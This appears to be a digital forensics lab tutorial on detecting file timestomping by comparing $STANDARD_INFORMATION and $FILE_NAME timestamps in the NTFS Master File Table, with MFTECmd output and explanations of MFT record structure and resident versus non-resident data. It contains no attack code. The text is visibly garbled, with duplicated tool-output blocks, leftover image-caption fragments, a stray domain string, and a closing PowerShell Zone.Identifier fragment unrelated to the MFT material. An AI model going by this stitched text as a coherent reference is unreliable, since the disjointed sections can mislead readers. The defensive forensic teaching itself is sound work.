
Identifying instances of timestamp manipulation, commonly termed as timestomping ([T1070.006](#)), presents a formidable challenge in digital forensics. Timestomping entails the alteration of file timestamps to obfuscate the sequence of file activities. This tactic is frequently employed by various tools, as illustrated in the MITRE ATT&CK's timestomp technique.



When adversaries manipulate file creation times or deploy tools for such purposes, the timestamp displayed in the file explorer undergoes modification.

For instance, if we load `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\MFT` into MFT Explorer (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`) we will notice that the creation time of the file `ChangedFileTime.txt` has been tampered with, displaying `03-01-2022` in the file explorer, which deviates from the actual creation time.

**Note:** MFT Explorer will take 15-25 minutes to load the file.



However, given our knowledge that the timestamps in the file explorer originate from the `$STANDARD_INFORMATION` attribute, we can cross-verify this data with the timestamps from

the \$FILE\_NAME attribute through MFTEcmd (available at C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6) as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTEcmd.exe -f 'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\%MFT' --de 0x16169
MFTEcmd version 1.2.2.1
```

Author: Eric Zimmerman ([email protected])  
<https://github.com/EricZimmerman/MFTEcmd>

```
Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\%MFT --de 0x16169
```

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\%MFT in 3.4924 seconds

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\%MFT: FILE records found: 93,615 (Free records: 287) File size: 91.8MB

Dumping details for file record with key 00016169-00000004

```
Entry-seq #: 0x16169-0x4, Offset: 0x585A400, Flags: InUse, Log seq #: 0xCC5FB25, Base Record entry-seq: 0x0-0x0
Reference count: 0x2, FixUp Data Expected: 04-00, FixUp Data Actual: 00-00 | 00-00 (FixUp OK: True)
```

\*\*\*\* STANDARD INFO \*\*\*\*

```
Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quota charged: 0x0, Update sequence #: 0x8B71F8
```

```
Created On:          2022-01-03 16:54:25.2726453
Modified On:         2023-09-07 08:30:12.4258743
Record Modified On: 2023-09-07 08:30:12.4565632
Last Accessed On:   2023-09-07 08:30:12.4258743
```

\*\*\*\* FILE NAME \*\*\*\*

```
Attribute #: 0x3, Size: 0x78, Content size: 0x5A, Name size: 0x0, ContentOffset 0x18. Resident: True

File name: CHANGE~1.TXT
Flags: Archive, Name Type: Dos, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
```

Parent Entry-seq #: 0x16947-0x2

Created On: 2023-09-07 08:30:12.4258743  
Modified On: 2023-09-07 08:30:12.4258743  
Record Modified On: 2023-09-07 08:30:12.4258743  
Last Accessed On: 2023-09-07 08:30:12.4258743

\*\*\*\* FILE NAME \*\*\*\*

Attribute #: 0x2, Size: 0x80, Content size: 0x68, Name size: 0x0, ContentOffset 0x18. Resident: True

File name: ChangedFileTime.txt

Flags: Archive, Name Type: Windows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0

Parent Entry-seq #: 0x16947-0x2

Created On: 2023-09-07 08:30:12.4258743  
Modified On: 2023-09-07 08:30:12.4258743  
Record Modified On: 2023-09-07 08:30:12.4258743  
Last Accessed On: 2023-09-07 08:30:12.4258743

\*\*\*\* DATA \*\*\*\*

Attribute #: 0x1, Size: 0x18, Content size: 0x0, Name size: 0x0, ContentOffset 0x18. Resident: True

Resident Data

Data:

ASCII:  
UNICODE:

hide01.ir

\*\*\*\* STANDARD INFO \*\*\*\*

Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True  
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quota charged: 0x0,

Created On: 2022-01-03 16:54:25.2726453  
Modified On: 2023-09-07 08:30:12.4258743  
Record Modified On: 2023-09-07 08:30:12.4565632  
Last Accessed On: 2023-09-07 08:30:12.4258743

Timestomping in \$STANDARD\_INFO

\*\*\*\* FILE NAME \*\*\*\*

Attribute #: 0x2, Size: 0x80, Content size: 0x68, Name size: 0x0, ContentOffset 0x18. Resident: True

File name: ChangedFileTime.txt

Flags: Archive, Name Type: Windows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0  
Parent Entry-seq #: 0x16947-0x2

Created On: 2023-09-07 08:30:12.4258743  
Modified On: 2023-09-07 08:30:12.4258743  
Record Modified On: 2023-09-07 08:30:12.4258743  
Last Accessed On: 2023-09-07 08:30:12.4258743

Original creation time in \$FILE\_NAME

\*\*\*\* DATA \*\*\*\*

Attribute #: 0x1, Size: 0x18, Content size: 0x0, Name size: 0x0, ContentOffset 0x18. Resident: True

In standard Windows file systems like NTFS, regular users typically lack the permissions to directly modify the timestamps of filenames in `$FILE_NAME`. Such modifications are exclusively within the purview of the system kernel.

To kickstart our exploration, let's first acquaint ourselves with filesystem-based artifacts. We'll commence with the `$MFT` file, nestled in the root directory of the KAPE output.

## MFT File

The `$MFT` file, commonly referred to as the [Master File Table](#), is an integral part of the NTFS (New Technology File System) used by contemporary Windows operating systems. This file is instrumental in organizing and cataloging files and directories on an NTFS volume. Each file and directory on such a volume has a corresponding entry in the Master File Table. Think of the MFT as a comprehensive database, meticulously documenting metadata and structural details about every file and directory.


For those in the realm of digital forensics, the `$MFT` is a treasure trove of information. It offers a granular record of file and directory activities on the system, encompassing actions like file creation, modification, deletion, and access. By leveraging the `$MFT`, forensic analysts can piece together a detailed timeline of system events and user interactions.

**Note:** A standout feature of the MFT is its ability to retain metadata about files and directories, even post their deletion from the filesystem. This trait elevates the MFT's significance in forensic analysis and data recovery.

The MFT is strategically positioned at the root of the system drive.

We've already extracted the MFT while showcasing KAPE's capabilities and saved it at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\%MFT`.


Let's navigate to the `$MFT` file within the KAPE Output directory above and load it in `MFT Explorer`. This tool, one of Eric Zimmerman's masterpieces, empowers us to inspect and analyze the metadata nestled in the MFT. This encompasses a wealth of information about files and directories, from filenames and timestamps (created, modified, accessed) to file sizes, permissions, and attributes. A standout feature of the MFT Explorer is its intuitive interface, presenting file records in a graphical hierarchy reminiscent of the familiar Windows Explorer.



**Note:** It's worth noting that MFT records, once created, aren't discarded. Instead, as new files and directories emerge, new records are added to the MFT. Records corresponding to deleted files are flagged as "free" and stand ready for reuse.

## Structure of MFT File Record

Every file or directory on an NTFS volume is symbolized by a record in the MFT. These records adhere to a structured format, brimming with attributes and details about the associated file or directory. Grasping the MFT's structure is pivotal for tasks like forensic analysis, system management, and data recovery in Windows ecosystems. It equips forensic experts to pinpoint which attributes are brimming with intriguing insights.



Here's a snapshot of the components:

- **File Record Header** : Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.
- **Standard Information Attribute Header** : Stores standard file metadata such as timestamps, file attributes, and security identifiers.

- **File Name Attribute Header** : Contains information about the filename, including its length, namespace, and Unicode characters.
- **Data Attribute Header** : Describes the file data attribute, which can be either **resident** (stored within the MFT record) or **non-resident** (stored in external clusters).
- **File Data (File content)** : This section holds the actual file data, which can be the file's content or references to non-resident data clusters. For small files (less than 512 bytes), the data might be stored within the MFT record ( **resident** ). For larger files, it references **non-resident** data clusters on the disk. We'll see an example of this later on.
- **Additional Attributes (optional)** : NTFS supports various additional attributes, such as security descriptors (SD), object IDs (OID), volume name (VOLNAME), index information, and more.

These attributes can vary depending on the file's characteristics. We can see the common type of information which is stored inside these header and attributes in the image below.

The image displays a hex dump of an NTFS MFT record. On the left, a vertical green bar is labeled 'MFT FILE RECORD'. The record starts at offset 0 and ends at 1024. Annotations in red boxes identify key sections:

- FILE Record Header**: Located at the top, containing metadata like signature, sequence number, and flags.
- Attribute \$10 (\$STANDARD\_INFORMATION)**: Contains file creation and modification timestamps, permissions, and other administrative data.
- Attribute \$30 (\$FILE\_NAME)**: Contains the file's name and namespace information.
- Attribute \$80 (\$DATA)**: Contains the file's content or references to data clusters.

On the right side, there are two windows showing the decoded structure of the attributes. The top window shows the 'Attribute \$10' structure, including fields like 'File created (UTC)', 'File modified (UTC)', and 'Permissions'. The bottom window shows the 'Attribute \$30' structure, including 'Parent directory file record number', 'File created (UTC)', and 'File modified (UTC)'. A third window at the bottom shows the 'Attribute \$80' structure, including 'Parent directory sequence number', 'File created (UTC)', and 'File modified (UTC)'. Red arrows point from these windows to their corresponding locations in the hex dump.

## File Record Header

Contains metadata about the file record itself. Includes fields like signature, sequence number, and other administrative data.



# FILE Record Header

Name	Offset	Value
Signature (must be 'FILE')	000	FILE
Offset to the update sequence	004	0x30
Update sequence size in words	006	3
\$LogFile Sequence Number (LSN)	008	214,320,533
Sequence number	016	5
Hard link count	018	1
Offset to the first attribute	020	0x38
Flags	022	01 00
In use	:0	1
Directory	:1	0
Real size of the FILE record	024	608
Allocated size of the FILE record	028	1,024
Base FILE record	032	0
Next attribute ID	040	3
ID of this record	044	27,142
Update sequence number	048	03 00
Update sequence array	050	6F 65 00 00

Signature (must be 'FILE')

Offset to Update Sequence Array

Size of Update Sequence Array

Log File Sequence Number

Sequence Number

Hard Link Count

Offset to First Attribute

Hard Link Count

46 49 4c 45	30 00	03 00	95 45 c6 0c	00 00 00 00	FILE0...EE....	
05 00	01 00	38 00	60 02 00 00	00 04 00 00	...8...`.....	
00 00	00 00	00 00 00 00	03 00	00 00	06 6A 00 00	.....j..
03 00	6F 65	00 00 00 00				

HEX 6A06

DEC 27,142

Entry ID of the record is 27142 which is 0x6A06 in HEX

```
PS> .\MFTECmd.exe -f '..\imageID\MFT' --de 27142
PS> .\MFTECmd.exe -f '..\imageID\MFT' --de 0x6A06
```

To fetch full data of a MFT record using entry ID, both hex and decimal works in MFTECmd

The file record begins with a header that contains metadata about the file record itself. This header typically includes the following information:

- **Signature** : A four-byte signature, usually "FILE" or "BAAD," indicating whether the record is in use or has been deallocated.
- **Offset to Update Sequence Array** : An offset to the Update Sequence Array (USA) that helps maintain the integrity of the record during updates.
- **Size of Update Sequence Array** : The size of the Update Sequence Array in words.
- **Log File Sequence Number** : A number that identifies the last update to the file record.
- **Sequence Number** : A number identifying the file record. The MFT records are numbered sequentially, starting from 0.
- **Hard Link Count** : The number of hard links to the file. This indicates how many directory entries point to this file record.
- **Offset to First Attribute** : An offset to the first attribute in the file record.

When we sift through the MFT file using MFTECmd and extract details about a record, the information from the file record is presented as depicted in the subsequent screenshot.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\MFT' --de 27142
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\MFT
--de 27142

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\MFT in
```



```
6B-67-72-6F-75-6E-64-54-61-73-6B-20-20-20-20-20-20-20-20-20-20-20-44-65-
66-61-75-6C-74-41-63-63-6F-75-6E-74-20-20-20-20-20-20-20-20-20-20-20-0D-
0A-47-75-65-73-74-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-20-
20-20-4A-6F-68-6E-20-44-6F-65-20-20-20-20-20-20-20-20-20-20-20-20-20-
20-20-57-44-41-47-55-74-69-6C-69-74-79-41-63-63-6F-75-6E-74-20-20-20-
20-20-20-0D-0A-54-68-65-20-63-6F-6D-6D-61-6E-64-20-63-6F-6D-70-6C-65-
74-65-64-20-73-75-63-63-65-73-73-66-75-6C-6C-79-2E-0D-0A-0D-0A
```

ASCII:

```
User accounts for \\HTBVM01
```

```
-----
-----
Administrator          backgroundTask          DefaultAccount
Guest                  John Doe               WDAGUtilityAccount
The command completed successfully.
```

UNICODE:

```
????????????????????????????????????????????????????????????????????
++++?????????++++?????????++++?????+++++++?????+++++++????????????
4++++????????????????????????????????
```

Each attribute signifies some entry information, identified by type.



Type	Attribute	Description
0x10 (16)	\$STANDARD_INFORMATION	General information - flags, MAC times, owner, and security id.
0x20 (32)	\$ATTRIBUTE_LIST	Pointers to other attributes and a list of nonresident attributes.
0x30 (48)	\$FILE_NAME	File name - (Unicode) and outdated MAC times
0x40 (64)	\$VOLUME_VERSION	Volume information - NTFS v1.2 only and Windows NT, no longer used
0x40 (64)	\$OBJECT_ID	16B unique identifier - for file or directory (NTFS 3.0+; Windows 2000+)
0x50 (80)	\$SECURITY_DESCRIPTOR	File's access control list and security properties
0x60 (96)	\$VOLUME_NAME	Volume name
0x70 (112)	\$VOLUME_INFORMATION	File system version and other information
0x80 (128)	\$DATA	File contents

Type	Attribute	Description
0x90 (144)	\$INDEX_ROOT	Root node of an index tree
0xA0 (160)	\$INDEX_ALLOCATION	Nodes of an index tree - with a root in \$INDEX_ROOT
0xB0 (176)	\$BITMAP	Bitmap - for the \$MFT file and for indexes (directories)
0xC0 (192)	\$SYMBOLIC_LINK	Soft link information - (NTFS v1.2 only and Windows NT)
0xC0 (192)	\$REPARSE_POINT	Data about a reparse point - used for a soft link (NTFS 3.0+; Windows 2000+)
0xD0 (208)	\$EA_INFORMATION	Used for backward compatibility with OS/2 applications (HPFS)
0xE0 (224)	\$EA	Used for backward compatibility with OS/2 applications (HPFS)
0x100 (256)	\$LOGGED_UTILITY_STREAM	Keys and other information about encrypted attributes (NTFS 3.0+; Windows 2000+)

To demystify the structure of an NTFS MFT file record, we're harnessing the capabilities of [Active@ Disk Editor](#). This potent, freeware disk editing tool is available at `C:\Program Files\LSoft Technologies\Active@ Disk Editor` and facilitates the viewing and modification of raw disk data, including the Master File Table of an NTFS system. The same insights can be gleaned from other MFT parsing tools, such as `MFT Explorer`.

We can have a closer look by opening

`C:\Users\johndoe\Desktop\forensic_data\kape_output\D\%MFT` on `Active@ Disk Editor` and then pressing `Inspect File Record`.



In Disk Editor, we're privy to the raw data of MFT entries. This includes a hexadecimal representation of the MFT record, complete with its header and attributes.

## Non-Resident Flag

### Structure of a MFT File Record

**HEADER**

**\$STANDARD\_INFORMATION**

**\$FILE\_NAME**

**\$DATA**

01 in \$DATA indicates Non-resident flag

Description: update.exe  
Location: D:\Windows\Tasks  
Size: 24.0 KB (24,576 bytes)  
Size on disk: 24.0 KB (24,576 bytes)

343655216 - 343655219 = **1,024**

Size of Master File Table Record = 1024 bytes

**Non-resident**

The 2nd half of the record contains data if the size of the file content is small enough to fit entirely within this 512-byte

In this record, it is empty because file content size is 24,576 bytes

When parsing the entry in MFTECmd, this is how the non-resident data header appears.

```

MFTECmd version 1.2.2.1
> .\MFTECmd.exe -f '..\investigation\image\D\MFT' --de 90472
Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd
Command line: -f ..\investigation\image\D\MFT --de 90472
File type: Mft
Processed ..\investigation\image\D\MFT in 2.3106 seconds
..\investigation\image\D\MFT: FILE records found: 93,615 (Free records: 287) File size: 91.8MB

Dumping details for file record with key 00016168-00000003
Entry-seq #: 0x16168-0x3, Offset: 0x585A000, Flags: Trnase, Log seq #: 0xC66F4, Base Record entry-seq: 0x0-0x0
Reference count: 0x1, FixUp Data Expected: 04-00, FixUp Data Actual: 00-00 | 00-00 (FixUp OK: True)

**** STANDARD INFO ****
Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18, Resident: True
Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x46C, Quota charged: 0x0, Update sequence #: 0x8B40F0

Created On: 2023-09-07 08:30:07.1126851
Modified On: 2023-09-07 08:30:07.1126851
Record Modified On: 2023-09-07 08:30:07.1126851
Last Accessed On: 2023-09-07 08:30:09.0816157

**** FILE NAME ****
Attribute #: 0x2, Size: 0x70, Content size: 0x56, Name size: 0x0, ContentOffset 0x18, Resident: True
File name: update.exe
Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x6000, Logical Size: 0x0
Parent Entry-seq #: 0x1091-0x1

Created On: 2023-09-07 08:30:07.1126851
Modified On: 2023-09-07 08:30:07.1126851
Record Modified On: 2023-09-07 08:30:07.1126851
Last Accessed On: 2023-09-07 08:30:07.1126851

**** DATA ****
Attribute #: 0x1, Size: 0x48, Content size: 0x0, Name size: 0x0, ContentOffset 0x0, Resident: False
Non-Resident Data
Starting Virtual Cluster #: 0x0, Ending Virtual Cluster #: 0x5, Allocated Size: 0x6000, Actual Size: 0x6000, Initialized Size: 0x6000
DataRuns Entries (Cluster offset -> # of clusters)
0x3D62B -> 0x6

Location: D:\Windows\Tasks
Size: 24.0 KB (24,576 bytes)
Size on disk: 24.0 KB (24,576 bytes)
    
```

## Resident Flag

### Structure of a MFT File Record

**HEADER**

**\$STANDARD\_INFORMATION**

**\$FILE\_NAME**

**\$DATA**

00 in \$DATA indicates Resident flag

File Name: users.txt  
Type: Text Document  
File location: D:\Temp  
Size: 307 bytes

3371703296 - 3371702272 = **1,024**

Size of Master File Table Record = 1024 bytes

**Resident**

If the file content is small enough to fit entirely within this 512-byte space, it is considered "resident" and stored here.

In this record, the 2nd half also contains data, because file content size is 307 bytes

When parsing the entry in MFTECmd, this is how the resident data header appears.



```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads\chainsaw_
all_platforms+rules+examples.
```

```
zip:Zone.Identifier
```

```
PSParentPath :
```

```
Microsoft.PowerShell.Core\FileSystem::C:\Users\johndoe\Downloads
```

```
PSChildName : chainsaw_all_platforms+rules+examples.zip:Zone.Identifier
```

```
PSDrive : C
```

```
PSProvider : Microsoft.PowerShell.Core\FileSystem
```

```
PSIsContainer : False
